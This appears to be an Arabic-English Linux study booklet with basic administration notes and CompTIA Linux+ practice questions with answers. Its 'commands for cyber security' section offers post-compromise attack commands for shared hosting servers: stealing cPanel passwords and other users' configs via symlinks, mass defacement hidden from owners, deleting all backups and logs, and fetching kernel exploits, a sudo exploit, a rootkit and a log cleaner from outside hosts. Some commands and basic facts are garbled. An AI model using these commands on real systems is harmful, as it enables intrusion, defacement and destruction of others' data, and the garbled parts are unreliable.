CompTIA Linux +

FOR CYBER SECURITY

صفوة لينكس لباحثي الأمن السايبراني

Author

Anwar Yousef

Cyber Security Researcher

المؤلف

أنور يوسف

باحث في الأمن السايبراني

الفهرس Index

رخصة الكتاب (الصفحة4)

الإهداء (الصفحة5–6)

مقدمة الكاتب (الصفحة7)

مدخل إلى نظام التشغيل لينكس Introduction (الصفحة8–9)

أنواع الملفات في لينكس File System (الصفحة10)

الأقراص في لينكس Partition (الصفحة11–12)

الشبكات في لينكس Network (الصفحة13–18)

المستخدمون وإدارتهم في لينكس Add Users From System (الصفحة19 –25)

المحرر Vi Editor (الصفحة 26)

التصاريح Chmod (الصفحة27 –30)

إدارة الملفات وتحريرها في لينكس File Editing (الصفحة 31 – 34)

الطباعة في لينكسPrinting (الصفحة 35)

أوامر لينكس لباحثي الأمن السايبراني (الصفحة 36 – 46)

امتحان+Comptia linux (الصفحة47–76)

CompTIA_LX0-101 (الصفحة 47 – 53)

CompTIA_LX0-102 (الصفحة 54–62)

CompTIA_LX0-103 (الصفحة 63–69)

CompTIA_LX0-104 (الصفحة 70–76)

الخاتمة (الصفحة77)

"رخصة الكتاب"

مؤسسة المشاع الإبداعي نَسْبُ الـمُصنَّف، غير تجاري، منع الاشتقاق4.0 رخصة (عمومية دولية)

إنَّ ممارستك للحقوق للرخَّصة (الـمُعرَّفة أدناه)، تعني قبولك وموافقتك على أن تكون مُلْزَمًا بأحكام وشروط رخصة المشاع الإبداعي العمومية هذه، نَسْبُ الـمُصنَّف، غير تجاري، مَنْع الاشتقاق4.0 رخصة عمومية دولية "الرخصة العمومية". بالقدْر الذي يسمح بتفسير هذه الرخصة العمومية كعقد، فإنك تمنح الحقوق المرخَّصة لقاء قبولك هذه الأحكام والشروط، كما ويمنحك المرخِّص هذه الحقوق لقاء المنافع التي يتلقاها من خلال إتاحة استعمال المواد المرخَّصة بموجب هذه الأحكام والشروط.

الإهداء

وَقُلِ اعْمَلُوا فَسَيَرَى اللَّهُ عَمَلَكُمْ وَرَسُولُهُ وَالْمُؤْمِنُونَ ۖ وَسَتُرَدُّونَ إِلَىٰ عَالِمِ الْغَيْبِ وَالشَّهَادَةِ فَيُنَبِّئُكُم بِمَا
كُنتُمْ تَعْمَلُونَ

إلهي لا يطيب الليل إلا بشكرك ولا يطيب النهار إلى بطاعتك ولا تطيب اللحظات إلا بذكرك ولا تطيب الآخرة إلا بعفوك. ولا تطيب الجنة إلا برؤيتك الله جل جلاله

.. إلى من بلغ الرسالة وأدى الأمانة ونصح الأمة.. إلى نبي الرحمة ونور العالمين

(سيدنا محمد صلى الله عليه وسلم

يا قدس يا منارة الشرائع ، يا طفلة جميلة محروقة الأصابع ، حزينة عيناكِ يا مدينة البتول ، يا واحة ظليلة مرّ بها الرسول ، حزينة حجارة الشوارع. حزينة مآذن الجوامع.

(فلسطين)

إلى الشعلة التي تنير درب شعب فلسطين الذين ضحوا بدمائهم في سبيل بيت المقدس

(شهداء فلسطين)

إلى الأسود الجبابرة. الأبطال الصامدون ، الذين يعذبون أكثر فيزيد شموخهم أكثر وأكثرهم المثل الأعلى الذي نتعلم منه الصبر والتحدي والعنفوان والشموخ .إلى الجرح النازف في قلب فلسطين. صبرا فأننا أحرار والحر لا يخلف وعده

(الأسرى)

إلى رمز الحب وبلسم الشفاء

إلى القلب الناصع بالبياض

(الى والدتي)

إلى سندي وقوتي وملاذي بعد الله

إلى من آثروني على نفسهم

إلى من علموني علم الحياة

إلى من أظهروا لي ما هو أجمل من الحياة

(إخوتي)

إلى النور الذي ينير لي درب النجاح

(والدي)

إلى الأعزاء على القلب

(أيمن قاسم)

(باسل الشيخ قاسم)

إلى الذين تسكن صورهم وأصواتهم أجمل اللحظات والأيام التي عشته

(أصدقائي)

ألا ليت الزمان يعود يوما فأخبرها فعل المشيب

إلى الشبكة الأولى والرائدة منذ النشأة شبكة غضب فلسطين التي كانت مصدر عز لكل باحث أمن سايبراني فلسطيني وحطمت جميع الأرقام الصعبة على مدار الأعوام واخص بالذكر


Colde zero , Ihap pal ,M4st3r , Sas ,,Mohammad Alsadee, OMEGA ,Ibrahrm Kh
Ammer , Mohammad Sec

إلى كافة مجتمعات أمن المعلومات العربية وأفرادها ممن يسعون لانترنت وفضاء أكثر أمناً وأخص بالذكر

فريق فلسطين الإلكتروني –مجتمع لينكس العربي مجتمع الهكر الأخلاقي –مجتمع الحماية العربي

مجتمع الأمن المعلوماتي حرب سايبر –الحماية للأبد -

مقدمة الكاتب



وما من كاتب الا سيفنى
ويبقى الدهر ما كتبت يداه
فلا تكتب بيدك غير شيئ
يسرك في القيامة ان تراه

بـحمد الله وتوفيقه فقد منّ الله علي من إتمام كتاب(صفوة لينكس
لباحثي الأمن السايبراني ولقد راودتني الفكرة بأن أبدأ بهذا المساق كبداية
إلى جانب معجم الأمن السايبراني الذي أعمل على إنهائه في القريب
العاجل إن شاء الله وانهي بأخر دبلوم في هذا المجال وما قد يميز
السلاسل والمساقات التي سأقدمها على شكل كتب أنها تحتوي المختصر
المفيد وأضعه ليجد المتعلم ضالته في البحث عن المعلومة المرجاة
فسوف أتطرق إلى جميع مساقات الأمن السايبراني لألغي في المستقبل
جميع ما كان يبحث عنه الملايين من طلاب العلم

هذا ما عندي فإن أحسنت فمن الله، وإن أسأت أو أخطأت فمن نفسي
والشيطان

Introduction

What is Linux?

Linux is an operating system or a kernel. It is distributed under an open source license. Its functionality list is quite like UNIX.

Who created Linux?

Linux is an operating system or a kernel which germinated as an idea in the mind of young and bright Linus Torvalds when he was a computer science student. He used to work on the UNIX OS (proprietary software) and thought that it needed improvements.

However, when his suggestions were rejected by the designers of UNIX, he thought of launching an OS which will be receptive to changes, modifications suggested by its users.

The Lone Kernel & the early days

So Linus devised a Kernel named Linux in 1991. Though he would need programs like File Manager, Document Editors, Audio -Video programs to run on it. Something as you have a cone but no ice-cream on top.

As time passed by, he collaborated with other programmers in places like MIT and applications for Linux started to appear. So around 1991, a working Linux operating system with some applications was officially launched, and this was the start of one of the most loved and open-source OS options available today.

The earlier versions of Linux were not so user-friendly as they were in use by computer programmers and Linus Torvalds never had it in mind to commercialize his product.

This definitely curbed the Linux's popularity as other commercially oriented Operating System Windows got famous. Nonetheless, the open-source aspect of the Linux operating system made it more robust.

The benefits of using Linux

Linux now enjoys popularity at its prime, and it's famous among programmers as well as regular computer users around the world. Its main benefits are -

It offers a free operating system. You do not have to shell hundreds of dollars to get the OS like Windows!

File System

windows

NTFS , FAT32

Removable Media : FAT , UFAT , FAT32

Linux

1- ext2 : Default file system (Fedora , Redhat , Debin ,16TB) "Linux , Mac , Bsd, Win"

2- ext3 : 16TB , أقل سرعة من نظرائه , الميزة الجديدة عملية الصحائف

3- ext4 : 16TB , Good chose , Multi block allocation , تخزين مجموعة من البيانات

4- JFS : 64TB , by IBM , Unix , استخدام نظام الأشجار الثنائية لتسريع الوصول للملفات

5- Reiser or Reiser FS : لا مزود بالسجلات , فهرسة الملفات, عكس نظام (ext2) توجد فهرسة للملفات عكس

6- XfS : 64 TB , سريع وموثوق ويمكن تنفيذ عدة مهام في وقت واحد

Partition

- Root : “ C”Drive in windows .

- Swap : هو مساحة في القرص الصلب تقوم باستخدام الملفات الغير نشطة التي تسخدمها الوام وتستخدم عند امتلاء الذاكرة

- Swap Size :يجب أن يكون السواب ضعف الرام

- Low Ram , Low Disk : 512 MB – 1GB

- Low Ram , High Disk : 1GB – 2GB

- High Ram , Low Disk : 1GB

-High Ram , High Disk : 2GB

- gparted : a program for partition in Linux . (Partition , delete , creat , resize ,etc..)

- Pwd : Direction

- whoami : Dr.bug

- cd / : root directory

- apt-get install geparted

- sudo apt-get install

- last : show the History

- find*

- du – b (name of the file) , du name لمعرفة حجم الملفات

Network Introduction

- ifconfig

- cd /etc/resolvcof/ : for DNS servers
- /etc/resolv.conf
- ls => cd.. => cd .. : to get home of Menu

- cat resolvconf

- vi resolvconf

Note : resolvconf :

يقوم بترجمة اسماء النطاقات الى(ip)

وعموماً يتم استخدام هذا الملف من طرفDHCP

- Cat host
- vi hosts

- cat nsswitch.conf

- cd network

- cat interfaces

- pwd => hostname => hostname -d

- hostname => hostname -d => hostname -i

- sudo ifup eth0 : to turn on the LAN.

- sudo ifdown eth0 : to turn off the LAN.

- netstat : عرض معلومات الاتصال بالشبكة والبروتوكلات والمنافذ

Netstat

- netstat -i : Display Network Interface.
- netstat – r : Display ip routing table.
- netstat – s : statistic protocol (TCP, UDP , ICMP , IPV6)
- netstat -user

Note : for more information about netstat search in Wikipedia.

Nslookup

DNS , Domain , Hosts Details.

يرسل استفسارات للمخدمات وDNSتستلم الجواب وتعرض النتائج

command : nslookup google.com

Traceroute

sudo apt-get install traceroute

هي أداة تستخدم حزم يو دي بي لتنفيذ هذه العملية وهي تظهر المسار بين نظامين وتدرج كل المسارات ما بين الطرف الأول حتى وجهته النهائية وتفيد في تحديد موقع الهاكر والأي بي الخاص به إضافة إلى تحديد مشاكل الاتصال.

```
sudo apt-get install mtr google.com

mtr google.com

mtr – t yahoo.com
```

Traceroute : also for finding firewall ip by another script name or called (f ping3)

this script try to get response from forbidden ip to get the real ip .

- to get more information about my network click on network in search bar in above.

DHCP

Dynamic host configuration protocol

ويعمل على تعيين الأي بي بشكل تلقائي للأجهزة المتصلة بالشبكة

Step 1

the name of this process : ip lease request

1- pc client without ip=> send a request to get the ip

2- 0 . 0 . 0 .0

3- 255.255.255.255 : pc name , network card .

Step 2

the name of this process : ip lease offer

DHCP يقوم بالرد ويحتوي على عنوان الأي بي والماك ادرس

Step 3

the name of this process
بعد استلام الجهاز الأي بي والماك ادرس يقوم بإرسال رسالة يخبره انه تم اختيار أي بي

Step 4

DCHP Server => send =>يقوم بالسؤال للتأكيد على انه تم تعيين أي بي

unsuccessful ask : يعني بأنه فشل الإرسال ويعمل على إرسال طلب أخر

Add Users from system setting

Login History

- user

- user add Dr.bug : Permission denied

- sudo bash => Root

- exit

- sudo useradd.dr.bug

- cat /etc/passwd : ملف يحتوي على معلومات حول مستخدمين النظام

```
dr.bug : x : 1000 : 1000 : anwaryousef ,,, : /home/abdo:/bin/bash
```

Explain :

1- dr.bug : user

2- x : pass

3- 1000 : UID خاص بالمستخدم

4- 1000 : GID خاص بالمستخدم

5- anwaryousef : username

6- /home/abdo : home direction

7- /bin/bash : shell

- cat /etc/shadow : to show all users password.

- su root => car /etc/shadow

drbug : $: 716FRMY7LRQ9/ YRNACML/   T : 101,42 : O : 9999 : 7 : : :

Explain :

1- drbug : user

2- $: encrypted sign

3- 716FRMY7LRQ9 : Encrypted password

4- YRNACML : password

5- 101,42 : password update

6- 0 : Minimum pass age : الحد الأدنى لتغيركلمة السر

7- 9999 : Maximum pass age : الحد الأقصى لتغيركلمة السر

8- 7 : alert for changing the password

- useradd – D

- sudo passed dr.bug : enter new address

- grep : to search in file or folder

- grep dr.bug /etc/passwd

- grep 100 /etc/group

- sudo adduser anwar

- deluser dr.bug : to remove user “should be a root ”

- sudo groupadd 150

- grep 150 /etc/group

- sudo delgroup 150

- shutdown -k now

- shutdown -h now

-shutdown – r now

- shutdown -h

- sudo lshw : to show the pc properties

- ls usb

- ls cpu

- ls mod

- testdisk : لاستعادة الملفات في نظام لينكس

- umstat – a : لعرض العمليات التي تعمل والتي لا تعمل

- umstat : لعرض نشاط عمل الأجهزة في النظام

telnet localhost 53

*** telnet : protocol , TCP , UDP**

***Note : telnet is unsafe service. => replaced to SSH service**

- cd /var/log : to show all logs
- ls

- cat syslog : is a huge logs “please click space to get another pages from logs ”

- less : مستعرض صفحات

- grep error syslog

- grep admin syslog

- less |grep admin syslog

- less |grep kernel syslog

- top : لاستعراض العمليات النشطة حالياً على الخوادم

- apt-get install atop
- atop
- touch test : make file
- vi touch : edit file
- cat touch : read the file

Vi Editor

1- vi test.txt : to creat a textfile

2- I:to editing

3- escap

4- :

wq : to save the file

- cat test.txt

then type your text

- Ctrl+D

ls / : Root Direction

cp test.txt / : copy

ls -l test.txt : to get details about the file

Chmod

1- Owner : u

2- Group : G

3- Others : O

4- Read : R

5- write : W

6- Execute : X

rwxr-xr-x2 dr.bug.drbug 23 Apr 9 : 7 :42 .plan /bin/bash

Explain :

1- rwxr-xr-x2 : file

2- dr.bug : Owner

3- dr.bug : User

4- 23 Apr 9 : Date

5- bin/bash : Root

- drwx-----2 : d = folder

1- chmod g+rw dr.bug :G إضافة تصريح قراءة وكتابة للمجموعة

2- chmod o+rx dr.bug : إضافة تصريح قراءة وتنفيذ للآخرين

3- chmod o = dr.bug : هناother لا يستطيعون القراء ة والكتابة والتنفيذ

4- chmod v+rwx dr.bug : هنا إضافة القراءة والكتابة والتنفيذ للمالك

5- chmod o -rwx dr.bug : هنا لمنع التنفيذ والقراءة والكتابة عن الآخرين

Note : use plus sign (+) to add a permission .

* 4 = Read permission

* 2 = Write permission

* 1 = Execute permission

* 0 = No permission

Example : chmod 755 dr.bug

7 = 4+2+1 (for Owner)

4+1 = 5 (for Groups and others)

- chmod 644 : 4+2 for owner , 4 for groups and others .

- chmod 777 : 4+2+1 for owner , group and others .

- chmod 700 : 4+2+1 for owner , no permission for group and others.

- chmod 722 : 4+2+1 for owner , write for groups and others .

-rw -rw-r-- = chmod 664

-rwx-rwx-rwx = chmod 777

- cp test.txt video/ : to copy any file

File Editing

vi test => i=> text => escap=> : =>wq

escap=> : => q! => 1q : عند حدوث خطأ في المحرر ونريد أن نغلق بدون حفظ

or

escap => : => v

A : لتحرير النص من أول السطر

o : تحت السطر الحالي

O : فوق السطر الحالي

G : ينقلك لأخر سطر في الملف

g : ينقلك لأول سطر في الملف

w : يقوم بنقلك كلمة للأمام

p : يقوم بنقلك كلمة للخلف

shift+9 : لتتنقل بين الجمل

{} : للتنقل بين البرغراف

Note : اضغط أي رقم ثم سهم يمين أو يسار للتنقل بين الأسطر

للنسخ : نضغط على رقم عدد الأسطر المراد نسخها ثم نضغط yyويظهر بالأسفل

4 lines yanked

للصق : نضغط على الحرفP

للحذف: dd

إذا أردت مسح كلمة وكتابة غيرها : cc

U : undo للتراجع

Ctrl +v : يقوم بإلغاء التراجع ويأخذك خطوة للأمام

أحد الأسهم التي على اليمين أو اليسار +v :لتحديد سطر أو الكل

أحد الأسهم التي على اليمين أو اليسار +V :لتحديد سطر أو الكل

Ctrl + w +s or Ctrl +w+v : vi لفتح نافذ أخرى في المحرر

احد الأسهم العلوي أو السفلي + Ctrl + w :للتنقل

h : Backspace

j : Move Down

k : Move Up

w : Move to the next word

e : Move to the last word

b : Move to the beginning preview

Ctrl + f : Scroll forward one page صفحة للأمام

Ctrl + b : Scroll back on page صفحة للخلف

H : Move relative to the top screen

L : same of H command but its move to the last line

Printing

```
sudo apt-get install cups
```

```
cd  /etc/cups/
```

```
ls
cp cupsd.conf   cupsd .orig.conf   : Permission denied
```

```
sudo cp cupsd.conf cupsd.orig.conf
```

```
ls
```

```
vi cupsd.conf
```

- Go to the firefox browser and then to

http://localhsot:631/admin

- add printer from printers
- chose your printer and click continue .
- From system Setting in Ubunu Linux go to Printers and chose your printer to manage its .

Linux Commands for cyber security

أوامر إظهار يوزرات الموقع

```
ls -la /etc/valiases
```

او

```
cat /etc/passwd
```

او

```
ls /var/mail
```

او

```
cat /etc/shadow
```

او

```
cat /etc/domainalias
```

```
ln -s / etc/passwd w
```

w يسحب لك الملف بملف أسمه

rm angel.php <------لحذف ملف

rm -r angel<------ لحذف مجلد

find angel.php <------لعمل بحث عن ملف

find *.php <------لعمل بحث عن جميع الملفات بهذا الامتداد

أوامر السحب

```
wget
curl -o
get
lynx –source
```

```
wget google.com/1.php
```

last -20 -a : عرض آخر 20 اسم تم تسجيل دخولهم

uname -a : لعرض معلومات الكرنل

mv : تغيير الإسم

cp : نسخ ملف

cp -R : نسخ مجلد

ln : إنشاء رابط (link) لملف

gerp : البحث داخل ملف

netstat -an|grep 11457 لمعرفة حالة البورت ان كان مفتوح ام لا

إظهار اليوزرات بشكل مرتب

```
awk -F: '{ print $1 }' / etc/passwd | sort
```

معرفة البرامج المستخدمه من قبل اليوزر والروت (من ضمنها اسم برنامج الاف تي بي)

```
ps -o "%u : %U : %p : %a"
```

معلومات كاملة واحترافيه عن الهروسيسور مع تحديد اليوزر المستخدم للبروسيس

```
ps -eo pid,tt,user,fname,tmout,f,wchan
```

فقط في هذا الأمر استبدل البروسيسور ليوزر معين

```
ps -U user -u user -N
```

اليوزرات المتصلين الآن

```
users
```

عرض آخر يوزر قام بتسجيل الدخول

```
last
```

في هذا الأمر استبدل اليوزر لجلب معلومات عن مستخدم معين

```
finger user
```

أمر معرفة اسماء اليوزر المتصلين بالسيرفر .. وأفعالهم

```
w
```

عرض البورتات المفتوحة

```
netstat -lnp --ip
```

touch angel.php ينشئ لك ملف ضمن المجلد

g++ : كومبيلر لل C++ و C

gcc : كومبيلر لل C++ و C

grep : يستخدم للبحث عن شئ داخل ملف

gzip : لضغط ملفات

gunzip : لضغط ملفات

haltsys : لإغلاق النظام

cat : لعرض محتوى آكثر من ملف مع بعض

cd : لتغير الدليل الذي انت عليه

chmod : لتغير تصريح دخلول ملف معين

chown : لتغير مالك ملف معين

clear : لمسح كل الذي على الشاشة

cmp : لمقارنة ملفين

cp : لنسخ الملفات

crypt : لتشفير و فك تشفير الملفات

csplit : لتقسيم الملف الى عدة ملفات

cu : لطلب تريمنال يونكس اخر

whoami يقول لك (يعني من انا) يقول لك من انت root او مستخدم xxx

rm : لمسح ملفات او مجلدات خاليه

rmdir : لمسح مجلد خالي

Tap

يعرض لك كل اوامر اللينكس وفي حال كنت بالترمنال اضغط على زر التاب

ومثلاً اي امر تحب تعرف شو هووا فقط اكتب الأمر وبعدها هيلب

rm --help مثال

لمعرفة جميع ملفات اسم مستخدم معين

```
find /home -user Anwar
```

لمعرفة الملفات اللتي تم تعديلها في خلال الـ 24 ساعه

```
find $HOME -mtime 0
```

لمعرفة المساحه المستخدمة

```
df -h
```

لمعرفة المساحه المتبقيه

```
du
```

```
ls -m
```

يظهر الملفات مع تفريقهم بفواصل بدلا من تفريقهم بخانات

ls -t

يظهر الملفات حسب تواريخ إنشائها يعني من الجديد إلى القديم

ls -lu

يظهر الملفات حسب آخر تاريخ زيارة لهذه الملفات مع تبيين هذا التاريخ

ls -F

يظهر الملفات بأنواعها حيث

الملفات المسبوقة ب / عبارة عن مجلدات

الملفات المسبوقة ب * عبارة عن ملفات تنفيذية

الملفات المسبوقة ب @ عبارة عن روابط

ls -S

يظهر الملفات تسلسليا من الأكبر إلى الأصغر

ls -X

يظهر الملفات ويرتبها حسب امتدادها

ls -r

يظهر الملفات مرتبة بالمقلوب

cp

لنسخ ملف أو مجلد

mkdir

لإنشاء مجلد

mv

لتحويل ملف من مجلد إلى مجلد أو إعادة تسميته

مثلا

mv angel gnom

gnom إلى angel راح يعيد تسميت المجلد

أو

```
mv angel.php /home/hackteach/public_html/cc/test
```

يقوم بتحويل الملف من المجلد الذي هو فيه إلى المجلد الجديد

```
ln -sf / home / user / public_html / vb / includes / config . php conf.txt
```

راح يجيب لك نسخة من ملف الكونفق تبع اليوزر المحدد في الملف الجديد
 conf.txt

symLink ,,أمر الحصول على السيم لنك

أمر لمعرفة اليوزر اللي مستهلك أكبر مساحه

```
du -s / home | sort -rn
```

(home بدون مسافه بعد / و)

لعمل ماس ديفيس بعد اخذ الروت

كود PHP

```
find / -name "index.*" -exec cp /tmp/index.htm
```

أوامر إظهار باسوردات السي بانل في حالة كنت روت

```
find / -name service.pwd
```

أو

```
cat / home/*/public_html/_vti_pvt/service.pwd
```

أو

```
cat / var/cpanel/accounting.log
```

(home و var لاتنسى تحذف المسافات قبل)

حذف ملف اللوغو

```
rm -rf / tmp/logs
```

أمر قراءة ملف الكونفيج على السيرفر

```
cat / usr/local/apache/conf/httpd.conf
```

أمر عرض الملفات Suid (ملفات من قبل الروت لكن يستطيع اليوزر تشغيلها)

```
find / -type f -perm -04000 -ls
```

أوامر عرض المجلدات المصرح لها تصريح 777

```
find / -perm -2 -ls
find / -type d -perm 0777 | xargs ls -alld
find / -type d -pem -2 -ls
```

أمر حذف جميع الباك آب الموجوده على السيرفر

```
find / -name "cpbackup*" -exec rm {} ;
find / -name "backup*" -exec rm {} ;
```

أمر إستبدال جميع الإندكسات إلى الإندكس الموجود على المسار الحالي

```
find / -name "index.*" -exec cp index.htm {} ;
find / -name "default.*" -exec cp index.htm {} ;
```

(لكي لا يشك اليوزر) أمر تعديل صلاحيات الإندكسات إلىnobody

```
find / -name "index.*" -exec chown 99 index.html {} ;
find / -name "default.*" -exec chown 99 index.html {} ;
```

أمر عرضSystem log

```
cat / etc/syslog.conf
```

أمر عرض معلومات عن الذاكرة

```
cat / proc/meminfo
```

والسيف مود وغيرها أمر تعديل دوال(php)

```
pico / usr/local/lib/php.ini
```

أمر عرض البورتات المفتوحه

```
netstat -atup | grep IST
```

أمر عرض آخر إتصال

```
lastlog
```

أمر عرض اليوزرات المتصلة

```
w
```

أمر عرض الملفات اللتي تريد الكتابه عليها في مجلدetc

```
find / etc/ -type f -perm -o+w 2> / dev/null
```

أمر عرض أوامر السحب المفعله كwgets

```
which wget curl w3m lynx
```

أمر عرض معلومات عن المعالج CPUINFO

```
cat / proc/version / proc/cpuinfo
```

أمر عرض مساحات الهارددسك

```
du
```

أمر التأكد من وجود المترجم gcc

```
locate gcc
```

للتعديل على الوغو عن طريق Wipelogs

```
wget No Results Found Packet Storm | gcc zap2.c -o zap2 | ./zap2
```

أمر تنفيذ بعض الهجمات على الكيرنال

```
wget http://ftp.powernet.com.tr/supermail/debug/k3 | ./k3 1| ./k3 2 | ./k3 3
| ./k3 4 | ./k3 5
```

إستخدام ثغرة(stack overflow) عن طريق(sudo)

```
wget http://precision-gaming.com/sudo.c | gcc sudo.c -o sudosploit |
./sudosploit
```

أمر تثبيت روت كت لإصدار2.6

```
wget twofaced.org | gcc linux2-6-all.c -o linuxkernel | ./linuxkernel
```

أمر استخدام سكربت Mig LogCleaner

```
wget twofaced.org | gcc -DLINUX -WALL mig-logcleaner.c -o migl | ./migl -u root 0
```

أمر لمعرفة الملفات والمجلدات اللتي تم تعديلها في خلال اليوم

```
find / -mtime x
```

(mmin للبحث في الدقائق .. ليصلح min إلى time ملاحظه : استبدل)

أمر لمعرفة الملفات والمجلدات اللتي تم تعديل خصائصها (كـ الملكيه)

```
find / -ctime x
```

لكن يستطيع اليوزر تنفيذها root للبحث عن الملفات التي يملكها

```
find / -perm +4000 -user root
```

لكن يستطيع اليوزر الكتابه عليها root للبحث عن الملفات اللتي مالكها

```
find / -perm +002 -user root
```

للبحث عن الملفات اللتي ليس لديها مالك

```
find / -nouser
```

للبحث عن الملفات اللتي مالكها هو اليوزر (root)

```
find / -user root
```

من الأوامر التفصيليه لـ (find)

```
find / -name "*.txt" -size +10k -user root -not -perm +o=r -exec chmod o+r
{} \;
```

شرح الأمر

ابحث في جميع المجلدات .. عن اي ملف نصي امتداده txt

وحجمه أكثر من 10 كيلو بايت .. وصاحبه اليوزر root

وغير قابله للقراءه من اي يوزر اخر ماعدا مالكها الأصلي

يستطيع صاحبها قرائتها ووويستطيع تنفيذها (execution) (ورمزه -r-xr--r--)

Question: 1

An administrator is planning a partition scheme for a new Linux installation. Which of the following directories should the administrator consider for separate partitions? (Select THREE).

A. /etc
B. /home
C. /var
D. /lib
E. /tmp

Answer: B,C,E

Question: 2

Which of the following is the difference between the --remove and the --purge action with the dpkg command?

A. --remove removes the program, --purge also removes the config files.
B. --remove only removes the program, --purge only removes the config files.
C. --remove removes a package, --purge also removes all packages dependent on it.
D. --remove removes only the package file itself, --purge removes all files related to the package.

Answer: A

Question: 3

Which of the following is the process ID number of the init program?

A. -1
B. 0
C. 1
D. It is different with each reboot.
E. It is set to the current run level.

Answer: C

Question: 4

Pressing the Ctrl-C combination on the keyboard while a command is executing in the foreground sends which of following signal codes?

A. 1 (SIGHUP)
B. 2 (SIGINT)
C. 3 (SIGQUIT)
D. 9 (SIGKILL)
E. 15 (SIGTERM)

Answer: B

Question: 5

To what environment variable will an administrator assign or append a value if the administrator needs to tell the dynamic linker to look in a build directory for some of a program's shared libraries?

A. LD_LOAD_PATH
B. LD_LIB_PATH
C. LD_LIBRARY_PATH
D. LD_SHARE_PATH
E. LD_RUN_PATH

Answer: C

Question: 6

An administrator has just added a CD-ROM drive (/dev/hdd) to a system and added it to the administrator's fstab. Typically the administrator can use which of the following commands to mount media in that drive to /mnt/cdrom?

A. mount /dev/cdrom /mnt/cdrom
B. mount /dev/cdrom
C. mount -t cdrom /dev/cdrom /mnt/cdrom
D. mount /mnt/cdrom
E. automount /mnt/hdd /mnt/cdrom}

Answer: D

Question: 7

An administrator wishes to kill a process with a PID of 123. Which of the following commands will allow the process to "clean up" before exiting?

A. kill -1 123
B. kill -9 123
C. kill -15 123
D. kill -17 123

Answer: C

Question: 8

CORRECT TEXT
What command with all options and/or parameters will send the signal USR1 to any executing process of program apache2?

Answer:

KILLALL-SSIGUSR1APACHE2,KILLALL-SUSR1APACHE2,KILLALLSIGUSR1APACHE2,
KILLALL-USR1APACHE2

Question: 9

All of the following commands will update the Modify timestamp on the file /tmp/myfile.txt EXCEPT:

A. file /tmp/myfile.txt
B. echo "Hello" >/tmp/myfile.txt
C. sed -ie "s/1/2/" /tmp/myfile.txt
D. echo -n "Hello" >/tmp/myfile.txt
E. touch /tmp/myfile.txt

Answer: A

Question: 10

In the vi editor, which of the following commands will delete the current line at the cursor and the 16 lines following it (17 lines total)?

A. 17d
B. 17dd
C. 17x
D. d17d
E. 16d

Answer: B

Question: 11

CORRECT TEXT
The system configuration file named _______ is commonly used to set the default runlevel. (Please provide the fill name with full path information).

**Answer:
/ETC/INITTAB**

Question: 12

In compliance with the FHS, in which of the following places are man pages typically found?

A. /usr/share/man
B. /opt/man
C. /usr/doc/
D. /var/pkg/man
E. /usr/local/man

Answer: A

Question: 13

The lspci command can display information about devices EXCEPT:

A. card bus speed (e.g. 66Mhz).
B. card IRQ settings.
C. card vendor identification.
D. card AGP rate (e.g. 1x, 2x, 4x).
E. card Ethernet MAC address.

Answer: E

Question: 14

Which of the following command lines would an administrator use to restrict the GNU find command to searching a particular number of subdirectories?

A. --max-dirs
B. -dirmax
C. -maxdepth
D. -s
E. -n

Answer: C

Question: 15

An administrator is looking for an executable file foo. Which of the following commands would search for foo within directories set in the shell variable, PATH?

A. locate
B. which
C. find
D. query
E. whereis

Answer: B

Question: 16

CORRECT TEXT
In which directory must definition files be placed to add additional repositories to yum?

Answer:
/ETC/YUM.REPOS.D,/ETC/YUM.REPOS.D/,YUM.REPOS.D,YUM.REPOS.D/

Question: 17

Which of the following commands will allow an administrator to adjust the number of mounts after which an existing filesystem will be checked by e2fsck?

A. debugfs
B. dumpe2fs
C. mode2fs
D. tune2fs
E. mke2fs

Answer: D

Question: 18

Which of the following directories contains additional information about installed packages?

A. /usr/share/documentation
B. /usr/local/share/documentation
C. /usr/local/doc
D. /usr/share/doc
E. /usr/packages/doc

Answer: D

Question: 19

Which of the following Linux filesystems pre-allocates a fixed number of inodes at filesystems make/creation time, and does NOT generate them as needed?

A. ext3
B. jfs
C. reiserfs
D. xfs

Answer: A

Question: 20

CORRECT TEXT
An administrator has sent their current vi process with a PID of 1423 to the background on the command line. Assuming no other processes are in the background, what single command with no options or parameters will bring the vi process to the foreground?

Answer: %1,FG

Question: 21

An administrator is having some trouble with a disk partition and needs to do maintenance on this partition. The administrator's users home directories are on it and several are logged in. Which of the following commands would disconnect the users and allow the administrator to safely execute maintenance tasks?

A. telinit 1
B. shutdown -r now
C. killall -9 inetd
D. /bin/netstop --maint
E. /etc/rc.d/init.d/network stop

Answer: A

Question: 22

CORRECT TEXT
Which command will display messages from the kernel that were output during the normal bootup sequence? (Please enter only a single command and do not enter duplicate answers in this field.)

Answer:
/BIN/DMESG,DMESG

Question: 23

CORRECT TEXT
What file contains kernel level logging information such as output from a network driver module when it is loaded? (Please enter only a single command and do not enter duplicate answers in this field.)

Answer:
/VAR/LOG/KERN.LOG,/VAR/LOG/MESSAGES,KERN.LOG,MESSAGES

Question: 24

CORRECT TEXT
What file in the /proc filesystem lists parameters passed from the bootloader to the kernel? (Please enter only a single command and do not enter duplicate answers in this field.)

Answer:
/PROC/CMDLINE,CMDLINE

Question: 25

Which of the following Debian package system commands will list all partially installed packages and suggest how to get them correctly installed?

A. dpkg -C
B. apt-get -u
C. dpkg -Dh
D. dpkg -l
E. apt-get -y

Answer: A

Question: 26

CORRECT TEXT
What command is used to display a file in octal format? (Please enter only a single command and do not enter duplicate answers in this field.)

Answer: /USR/BIN/HEXDUMP,/USR/BIN/OD,HEXDUMP,OD

Question: 27

